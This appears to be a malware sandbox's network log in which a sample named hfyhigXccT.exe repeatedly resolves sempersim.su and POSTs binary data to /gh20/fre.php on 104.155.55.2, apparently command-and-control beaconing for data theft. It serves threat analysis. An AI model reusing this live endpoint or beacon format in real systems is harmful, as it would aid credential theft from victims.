Jun 23, 2022 18:08:26.293118954 CEST	192.168.2.3	8.8.8.8	0x1976	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:28.453790903 CEST	192.168.2.3	8.8.8.8	0x1469	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:30.221090078 CEST	192.168.2.3	8.8.8.8	0xc859	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:32.768384933 CEST	192.168.2.3	8.8.8.8	0xa4b	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:34.825259924 CEST	192.168.2.3	8.8.8.8	0x23e1	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:40.300507069 CEST	192.168.2.3	8.8.8.8	0x8dca	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:43.324750900 CEST	192.168.2.3	8.8.8.8	0x375e	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:45.421000004 CEST	192.168.2.3	8.8.8.8	0x4161	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:47.827784061 CEST	192.168.2.3	8.8.8.8	0x7b52	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:50.688333035 CEST	192.168.2.3	8.8.8.8	0x57a	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:53.418184042 CEST	192.168.2.3	8.8.8.8	0x3452	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:56.029740095 CEST	192.168.2.3	8.8.8.8	0xec0d	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:59.746954918 CEST	192.168.2.3	8.8.8.8	0x7e7c	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:02.005883932 CEST	192.168.2.3	8.8.8.8	0x22b7	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:04.295727015 CEST	192.168.2.3	8.8.8.8	0x49b7	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:06.418101072 CEST	192.168.2.3	8.8.8.8	0xa7e4	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:08.858531952 CEST	192.168.2.3	8.8.8.8	0x5a0b	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 23, 2022 18:09:10.958097935 CEST	192.168.2.3	8.8.8.8	0x9f82	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:13.136251926 CEST	192.168.2.3	8.8.8.8	0x6665	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:17.432912111 CEST	192.168.2.3	8.8.8.8	0x5162	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:19.486244917 CEST	192.168.2.3	8.8.8.8	0xb736	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:22.007802963 CEST	192.168.2.3	8.8.8.8	0x35ba	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:27.695745945 CEST	192.168.2.3	8.8.8.8	0x3bb	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:30.935127020 CEST	192.168.2.3	8.8.8.8	0xaab0	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:36.710115910 CEST	192.168.2.3	8.8.8.8	0xc774	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:41.871608019 CEST	192.168.2.3	8.8.8.8	0xfb0e	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:47.565593958 CEST	192.168.2.3	8.8.8.8	0x75ce	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:55.686777115 CEST	192.168.2.3	8.8.8.8	0x8043	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:59.580734015 CEST	192.168.2.3	8.8.8.8	0xa031	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:10:03.591384888 CEST	192.168.2.3	8.8.8.8	0xcea1	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:10:05.798867941 CEST	192.168.2.3	8.8.8.8	0x6375	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:10:09.542700052 CEST	192.168.2.3	8.8.8.8	0x13bf	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:10:14.553566933 CEST	192.168.2.3	8.8.8.8	0x61f0	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
Jun 23, 2022 18:10:16.356290102 CEST	192.168.2.3	8.8.8.8	0x4119	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 23, 2022 18:08:26.312437057 CEST	8.8.8.8	192.168.2.3	0x1976	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:28.471168995 CEST	8.8.8.8	192.168.2.3	0x1469	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:30.538393021 CEST	8.8.8.8	192.168.2.3	0xc859	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:32.787852049 CEST	8.8.8.8	192.168.2.3	0xa4b	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:34.844963074 CEST	8.8.8.8	192.168.2.3	0x23e1	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:40.588601112 CEST	8.8.8.8	192.168.2.3	0x8dca	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:43.342576981 CEST	8.8.8.8	192.168.2.3	0x375e	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:45.440124035 CEST	8.8.8.8	192.168.2.3	0x4161	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:48.113367081 CEST	8.8.8.8	192.168.2.3	0x7b52	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:50.707300901 CEST	8.8.8.8	192.168.2.3	0x57a	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:53.437299013 CEST	8.8.8.8	192.168.2.3	0x3452	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:56.049185991 CEST	8.8.8.8	192.168.2.3	0xec0d	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:08:59.766767979 CEST	8.8.8.8	192.168.2.3	0x7e7c	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:02.023513079 CEST	8.8.8.8	192.168.2.3	0x22b7	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:04.315396070 CEST	8.8.8.8	192.168.2.3	0x49b7	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:06.437319040 CEST	8.8.8.8	192.168.2.3	0xa7e4	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 23, 2022 18:09:08.878333092 CEST	8.8.8.8	192.168.2.3	0x5a0b	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:10.977695942 CEST	8.8.8.8	192.168.2.3	0x9f82	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:13.153110981 CEST	8.8.8.8	192.168.2.3	0x6665	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:17.450462103 CEST	8.8.8.8	192.168.2.3	0x5162	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:20.042426109 CEST	8.8.8.8	192.168.2.3	0xb736	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:22.025185108 CEST	8.8.8.8	192.168.2.3	0x35ba	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:27.712416887 CEST	8.8.8.8	192.168.2.3	0x3bb	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:30.954468012 CEST	8.8.8.8	192.168.2.3	0xaab0	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:36.729382038 CEST	8.8.8.8	192.168.2.3	0xc774	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:41.889441967 CEST	8.8.8.8	192.168.2.3	0xfb0e	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:47.584813118 CEST	8.8.8.8	192.168.2.3	0x75ce	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:55.706176043 CEST	8.8.8.8	192.168.2.3	0x8043	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:09:59.687091112 CEST	8.8.8.8	192.168.2.3	0xa031	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:10:03.608742952 CEST	8.8.8.8	192.168.2.3	0xcea1	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:10:05.818321943 CEST	8.8.8.8	192.168.2.3	0x6375	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:10:09.563366890 CEST	8.8.8.8	192.168.2.3	0x13bf	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:10:14.571397066 CEST	8.8.8.8	192.168.2.3	0x61f0	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)
Jun 23, 2022 18:10:16.375451088 CEST	8.8.8.8	192.168.2.3	0x4119	No error (0)	sempersim.su		104.155.55.2	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- sempersim.su

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49743	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:08:26.365309954 CEST	1129	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 190 Connection: close
Jun 23, 2022 18:08:27.266164064 CEST	1130	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:08:10 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 15 content-type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49744	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:08:28.518392086 CEST	1131	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 190 Connection: close
Jun 23, 2022 18:08:29.393347025 CEST	1132	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:08:12 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 15 content-type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49772	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:08:53.475796938 CEST	1355	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:08:54.444253922 CEST	1356	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:08:37 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49773	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:08:56.128163099 CEST	1357	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:08:56.994401932 CEST	1358	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:08:40 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49775	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:08:59.805159092 CEST	1365	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:09:00.835938931 CEST	1366	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:08:44 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49776	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:09:02.062352896 CEST	1367	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:09:02.967256069 CEST	1367	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:08:46 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49777	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:09:04.362565994 CEST	1368	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:09:05.276468039 CEST	1369	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:08:48 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49778	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:09:06.486196995 CEST	1370	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:09:07.428229094 CEST	1377	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:08:50 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49780	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:09:08.917855024 CEST	1378	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:09:09.874479055 CEST	1378	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:08:53 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49781	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:09:11.023803949 CEST	1379	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:09:11.937966108 CEST	1380	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:08:55 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49783	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:09:13.286094904 CEST	1385	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:09:14.166476965 CEST	1424	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:08:57 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49787	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:09:17.520239115 CEST	1509	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:09:18.447312117 CEST	1551	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:09:01 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49745	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:08:30.578499079 CEST	1132	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:08:31.463727951 CEST	1133	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:08:14 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49795	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:09:20.096904993 CEST	1649	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:09:21.018222094 CEST	1832	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:09:04 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49807	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:09:22.064496040 CEST	1889	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:09:22.916759968 CEST	2012	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:09:06 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49832	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:09:27.755281925 CEST	2469	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:09:28.697077990 CEST	2550	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:09:12 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49838	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:09:30.995615005 CEST	2720	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:09:31.916398048 CEST	2797	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:09:15 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49842	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:09:36.768062115 CEST	2811	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:09:37.680341005 CEST	2812	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:09:21 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49850	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:09:41.932837009 CEST	8127	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:09:42.794326067 CEST	8128	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:09:26 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49856	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:09:47.624965906 CEST	8173	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
Jun 23, 2022 18:09:48.532793999 CEST	8174	IN	HTTP/1.0 404 Not Found date: Thu, 23 Jun 2022 16:09:32 GMT server: Apache/2.4.6 (CentOS) PHP/5.4.16 x-powered-by: PHP/5.4.16 status: 404 Not Found content-length: 23 content-type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.3	49858	104.155.55.2	80	C:\Users\user\Desktop\hfyhigXccT.exe

Timestamp	kBytes transferred	Direction	Data
Jun 23, 2022 18:09:55.746968985 CEST	8182	OUT	POST /gh20/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 306A36E8 Content-Length: 163 Connection: close
